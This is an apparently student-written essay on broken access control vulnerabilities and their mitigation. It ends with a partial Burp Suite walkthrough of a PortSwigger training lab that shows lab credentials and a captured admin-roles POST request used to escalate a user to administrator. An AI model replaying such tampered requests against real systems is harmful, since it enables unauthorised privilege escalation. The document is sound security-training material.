Security Vulnerability-Broken Access Control

Written by LOK WING LAVIN WONG

What is Access Control and how does it work?

Access control is the security system that regulates who or what can view or use resources in a computing environment (Sandhu and Samarati, 1994). It is one of the most important security mechanisms in any information system, which enforces rules governing which users can access what resources and uniquely identifies actors and resources (Leander et al., 2021). It is a fundamental concept in security that minimises risk to the business or organisation.

Access control systems act as a shield, ensuring that only authorised individuals can access specific resources, such as data, applications, and networks, while effectively keeping unauthorised users out. Every request for resources and data is mediated by access control, which determines whether the request should be granted or denied, providing a sense of protection and safety (Samarati and De Vimercati, 2000).

Authentication, session management, and access are the main components of access control. Authentication verifies the user's identity, ensuring that they are who they claim to be. Session management tracks and identifies subsequent HTTP requests made by the same user. Access determines if the user has permission to execute the action they are attempting. (PortSwigger, nd)

Access control and identification are essential for ensuring that services are used appropriately and accessible only to authorised individuals, to maintain Confidentiality, Integrity, and Availability (Tep et al., 2015).

Broken access control vulnerabilities and its Impact

Access control vulnerabilities occur when a user can bypass the allocated permissions and rights, leading to unauthorised access, privilege escalation, information leakage, and data integrity issues. These vulnerabilities are often caused by insecure coding or unprotected authentication and authorisation procedures. Broken access controls pose a significant risk to the ecosystem, allowing attackers to bypass allocated permissions and perform unauthorised actions (Anas et al, 2024).

Function-level and Object-level vulnerabilities are the two primary access control vulnerabilities in web applications. These vulnerabilities allow users to access administrative functions or modify data that they shouldn't have access to (Rennhard et al., 2022). When a web application fails to sufficiently verify whether the current user is authorised to access a particular function, it paves the way for function-level access control vulnerabilities, which can have severe consequences for the security of the application and its resources. Unauthorised access to objects inside a web application can lead to object-level access control issues. Implementing proper authentication and authorisation mechanisms, such as role-based access control, is essential to ensure that only authorised users can access sensitive objects.

In a company, when attackers gain legitimate account access, they conduct systematic reconnaissance to find available access points. This initial phase precedes further attacks, enabling adversaries to manipulate help desk employees for password resets or exploit misconfigurations to access sensitive data (Coker, 2024).

What are the Root Causes?

When an application grants direct access to objects depending on input from the user, this is known as Insecure Direct Object Reference (IDOR). Attackers may be able to get around authorisation and access system resources, including files or database records, this is one of the root causes of broken access control (Singh, 2023). It's crucial to understand that directly accessing objects through URLs or parameters without proper validation can expose sensitive data. If an application does not verify that the requester is authorised to access the requested resource, it can lead to unauthorised access. This underscores the importance of robust validation and authorisation processes in maintaining system security.

Another root cause is Broken Object Level Authorisation (BOLA), the same logic as IDOR, it is “IDOR in APIs”. APIs frequently make object identification management endpoints accessible, which creates a surface-level access control vulnerability to widespread attacks (Singh, 2023). This is why any function that utilise user input to access a data source should prioritise conducting object-level authorisation checks. If

BOLA exists, you can manipulate just the User ID to retrieve the data of other users. This leads to the revealing of private information.

Missing Function-Level Access Control (MFLAC) is another root cause, similar to IDOR and BOLA vulnerabilities, and poses a significant risk. However, MFLAC is part of broken access control that impacts functions rather than just objects, amplifying the potential for unauthorised access (Singh, 2023). It is crucial for web applications to diligently verify function-level access rights for all user actions. Neglecting checks could leave critical areas of a web application vulnerable, allowing malicious users to exploit the system without proper authorisation. Consider an application that permits users to modify their accounts and associated information upon request. However, the same application does not allow users to delete their accounts. This scenario exemplifies the potential vulnerability of MFLAC at the same time.

A different root cause of broken access control vulnerability in HTTP request methods arises when an application does not restrict access to specific HTTP methods, such as the PUT or DELETE request methods (Anas et al., 2024). This enables an intruder to use the web method to manipulate the application's confidentiality, integrity, and availability.

How to Prevent and Mitigate broken access control?

To prevent broken access control, developers need to ensure Role-based
Access Control (RBAC) is presented which strengthens identity and access management by verifying a user's role against a list of authorised roles (Saxena and Alam, 2023). This ensures that only authorised users can access specific services,


providing a solid barrier against unauthorised access. RBAC checks a user's ID and role combination are valid before granting access. Their request is only allowed if the user has the required role. This robust process prevents unauthorised access, even from users whose accounts might have been compromised. By limiting access based on roles, RBAC helps protect the system from internal threats, ensuring the system's security.

Security testing emerges as a potent and practical technique for pinpointing vulnerabilities in software solutions, including broken access control vulnerabilities (Anas et al., 2024). By analysing the system's behaviour and evaluating the implementation of access control policies and applied controls and security levels, this robust tool instils a strong sense of confidence in its ability to safeguard the software system.


Automated security testing tools offer a wealth of benefits, including the efficient and automated detection and testing combined with source code review plays a pivotal role in uncovering security flaws of broken access control vulnerabilities (Anas et al., 2024). Integrating source code review can significantly bolster the application's security, making it more resilient against potential exploits. Likewise, the automated tools provide a comprehensive assessment and analysis of the target application, often uncovering issues that might be missed during manual testing, thereby enhancing the overall security of the software system.

Test broken access control vulnerability with Burp Suite - Multi-step process with no access control on one step

➢ Open Burp Suite




➢ Go to HTTP history in Proxy.



➢ Set up the browser with PortSwigger

➢ Log into your own account with the specific password provided by PortSwigger when you created the account. After login, go to "Academy", scroll down and click on "View all labs"

➢ Scroll down into "Access control vulnerabilities" and click on the lab.




Lab: Multi-step process with no
Multi-step process with no acc
https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step
PortSwigger
Log out
MY ACCOUNT
Products
Solutions
Research
Academy
Support
Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Menu
Web Security Academy > Access control > Lab
PRACTITIONER
LAB
Not solved
ACCESS THE LAB
Find access control vulnerabilities using Burp Suite
TRY FOR FREE

Lab: Multi-step process with no access control on one step

This lab has an admin panel with a flawed multi-step process for changing a user's role. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.


To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.

➢ Read the description of the lab and access the lab. The lab page is shown as below.



The objective of this lab is to use the credentials {wiener: peter} as the login account, to exploit the flawed access control mechanism in the multi-step process for changing and promote the user's role to an administrator.

- Login as an administrator. {administrator: admin}


https://0ad900a403d30a8880f63f910091004e.web-security-academy.net/login

Multi-step process with no access control on one step

Back to lab description »

LAB Not solved

Home | My account


Login

Username

Password

Log in

- Access the admin panel.


https://0ad900a403d30a8880f63f910091004e.web-security-academy.net/my-account?id=administrator

Multi-step process with no access control on one step

Back to lab description »

LAB Not solved

Home | Admin panel | My account | Log out


My Account

Your username is: administrator


Email

Update email


- Upgrade user “carlos” from NORMAL to ADMIN. Then inspect the information in Burp Suite.



Lab: Multi-step process with no
Multi-step process with no acc
https://0ad900a403d30a8880f63f910091004e.web-security-academy.net/admin
WebSecurity Academy
Multi-step process with no access control on one step
Back to lab description
LAB Not solved
Home | Admin panel | My account
User
carlos (NORMAL)
Upgrade user
Downgrade user



- Click on the URL with /admin-roles and we can see POST /admin-roles HTTP/2, and action=upgrade&confirmed=true&username=carlos as circled, which means carlos has been successfully upgraded and the cookie is there as well
- Now right-click any space inside the Request column, and click Send to Repeater



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
252	https://0ad900a403d30a8880f63...	GET	/academyLabHeader			101	147					✓	79.125.84.16		17:20:05 11 M...	8080	48
251	https://0ad900a403d30a8880f63...	GET	/admin			200	3497	HTML		Multi-step process with n...		✓	79.125.84.16		17:20:05 11 M...	8080	53
250	https://0ad900a403d30a8880f63...	POST	/admin-roles	✓		302	86					✓	79.125.84.16		17:20:04 11 M...	8080	25
249	https://0ad900a403d30a8880f63...	GET	/academyLabHeader			101	147					✓	79.125.84.16		17:16:30 11 M...	8080	67
248	https://0ad900a403d30a8880f63...	POST	/admin-roles	✓		200	3251	HTML		Multi-step process with n...		✓	79.125.84.16		17:16:30 11 M...	8080	105
247	https://0ad900a403d30a8880f63...	GET	/academyLabHeader			101	147					✓	79.125.84.16		17:15:27 11 M...	8080	22
246	https://0ad900a403d30a8880f63...	GET	/admin			200	3498	HTML		Multi-step process with n...		✓	79.125.84.16		17:15:27 11 M...	8080	30
245	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓		200	370	JSON				✓	142.250.180.14		17:15:13 11 M...	8080	22
244	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓		200	370	JSON				✓	142.250.180.14		17:15:13 11 M...	8080	22
243	https://0ad900a403d30a8880f63...	GET	/academyLabHeader			101	147					✓	79.125.84.16		17:14:39 11 M...	8080	22
242	https://0ad900a403d30a8880f63...	GET	/my-account?id=administrator	✓		200	3376	HTML		Multi-step process with n...		✓	79.125.84.16		17:14:39 11 M...	8080	28

Request

```
POST /admin-roles HTTP/2
Host: 0ad900a403d30a8880f63f910091004e.web-security-academy.net
Cookie: session=qIZSxPOeTpQLW6VwLOSoe6SBp3EOOM9Q
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ad900a403d30a8880f63f910091004e.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad900a403d30a8880f63f910091004e.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i

action=upgrade&confirmed=true&username=carlos
```


Response

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Burp Suite Community Edition v2024.3.1.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Inspector
Request attributes 2
Request body parameters 3
Request cookies 1
Request headers 23
Response headers 3
Event log All issues
Memory: 131.2MB

Sending the data to the repeater allows us to modify the URL and test whether the changing of data works properly or not.

- ➢ Now the codes are sent to Repeater and we can modify any information via Repeater function
- ➢ We need wiener cookie for changing the codes and promote to admin level through flawed access control




Target: https://0ad900a403d30a8880f63f910091004e.web-security-academy.net

Request

```
POST /admin-roles HTTP/2
Host: 0ad900a403d30a8880f63f910091004e.web-security-academy.net
